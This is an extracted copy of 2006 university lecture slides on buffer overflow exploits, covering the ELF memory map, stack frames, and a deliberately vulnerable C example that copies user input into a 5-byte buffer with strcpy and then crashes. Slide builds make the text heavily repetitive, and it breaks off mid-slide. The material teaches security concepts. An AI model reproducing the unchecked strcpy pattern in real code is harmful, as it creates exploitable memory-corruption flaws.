

Buffer Overflow Exploits

Torsten Grust

TU München, Dept. of Computer Science

Buffer Overflow Exploits

Torsten Grust

TU München, Dept. of Computer Science
and
LUG Erding



`grust@in.tum.de`

May 24, 2006

Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct,
not tried it.” **Donald E. Knuth**

Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes

Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct,
not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
 - ▷ *fencepost errors/Obi-Wan errors*

Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.”
Donald E. Knuth

- Day-to-day, we live and work in quite a different reality
 - Programmers are humans and thus prone to human mistakes
- ▷ *fencepost errors/Obi-Wan errors*
- ```
/* erase array range A[5..25] (20 entries) */
```

## Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct,  
not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors/Obi-Wan errors*  
`/* erase array range A[5..25] (20 entries) */`
  - ▷ *phase-of-the-moon bugs*

## Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.”  
**Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors/Obi-Wan errors*  
`/* erase array range A[5..25] (20 entries) */`
  - ▷ *phase-of-the-moon bugs*

```
#<LISPM *DATE* Wednesday, Sep 20, 1972 09:12:57 am PST>
```



## Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.”  
**Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors/Obi-Wan errors*  
`/* erase array range A[5..25] (20 entries) */`
  - ▷ *phase-of-the-moon bugs*

```
#<LISPM *DATE* Wednesday, Sep 20, 1972 09:12:57 am PST>
```

```
#<LISPM *DATE* Saturday, Sep 23, 1972 11:18:23 pm PST (Full moon)>
```

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

```
Programs found vulnerable to buffer overflow
sendmail
```

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

```
sendmail sshd
```

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

sendmail

sshd

telnetd

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

|          |      |         |
|----------|------|---------|
| sendmail | sshd | telnetd |
| XFree86  |      |         |

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |      |         |
|----------|------|---------|
| sendmail | sshd | telnetd |
| XFree86  | ftpd |         |

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |      |         |
|----------|------|---------|
| sendmail | sshd | telnetd |
| XFree86  | ftpd | pppd    |



## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |        |         |
|----------|--------|---------|
| sendmail | sshd   | telnetd |
| XFree86  | ftpd   | pppd    |
| xterm    | chpass | gv      |

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

- **Buffer overflow:**

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

- **Buffer overflow:**

① program blindly accepts and copies oversized user input

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

- **Buffer overflow:**

- ① program blindly accepts and copies oversized user input,
- ② loss of integrity of data structures and **runtime environment**

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

- **Buffer overflow:**

- ① program blindly accepts and copies oversized user input,
- ② loss of integrity of data structures and **runtime environment**

- Unix *suid* programs: user assumes new identity during execution

## Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

### Programs found vulnerable to buffer overflow

|          |                 |         |
|----------|-----------------|---------|
| sendmail | sshd            | telnetd |
| XFree86  | ftpd            | pppd    |
| xterm    | chpass          | gv      |
| WinAmp   | MS Media Player | MS IIS  |
| Oracle9i | MS SQL Server   | MySQL   |

- **Buffer overflow:**

- ① program blindly accepts and copies oversized user input,
- ② loss of integrity of data structures and **runtime environment**

- Unix *suid* programs: user assumes new identity during execution

```
-rusr-xr-x root shadow /usr/bin/passwd
```



## Unix Runtime: Memory Map for an ELF Executable


- Executable and Linkable Format

## Unix Runtime: Memory Map for an ELF Executable

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map

## Unix Runtime: Memory Map for an ELF Executable

0x08048000




text  
(program code)

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable

## Unix Runtime: Memory Map for an ELF Executable

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable


0x08048000



## Unix Runtime: Memory Map for an ELF Executable


- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable

0x08048000



## Unix Runtime: Memory Map for an ELF Executable


- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other



## Unix Runtime: Memory Map for an ELF Executable

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other


0x08048000



## Unix Runtime: Memory Map for an ELF Executable

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other

0x08048000






## Unix Runtime: Memory Map for an ELF Executable


- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other

0x08048000



## Unix Runtime: Memory Map for an ELF Executable

- **Executable and Linkable Format**
  - ▷ Virtual memory:  
all processes with identical map
  - ▷ Processes share code if possible  
⇒ text segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other



## ELF Memory Map for Process Executing `/bin/ls -l`


- Memory map after program invocation:

```
$ ls -l
```

# ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```




## ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```

- Heap grows, whenever
  - `ls` code allocates dynamic memory (via `malloc`)




## ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```

- Heap grows, whenever
  - `ls` code allocates dynamic memory (via `malloc`)
- Stack grows, whenever
  - `ls` code performs a **function call**



## Function Call and Return: Stack Frames

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```

## Function Call and Return: Stack Frames

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```

- Calling `copy_arg()`:




## Function Call and Return: Stack Frames

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Calling `copy_arg()`:



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Calling `copy_arg()`:

① push arguments on stack



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Calling `copy_arg()`:

① push arguments on stack



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Calling `copy_arg()`:

① push arguments on stack



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② call (pushes return address)



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`





## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`
- ④ **allocate local variables on stack**



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`
- ④ **allocate local variables on stack**



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`
- ④ **allocate local variables on stack**



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`
- ④ **allocate local variables on stack**



## Function Call and Return: Stack Frames


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Calling `copy_arg()`:

- ① push arguments on stack
- ② `call` (pushes return address)
- ③ push frame pointer `ebp`
- ④ **allocate local variables on stack**



## Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

## Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

## Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```




# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



# Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```




# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:

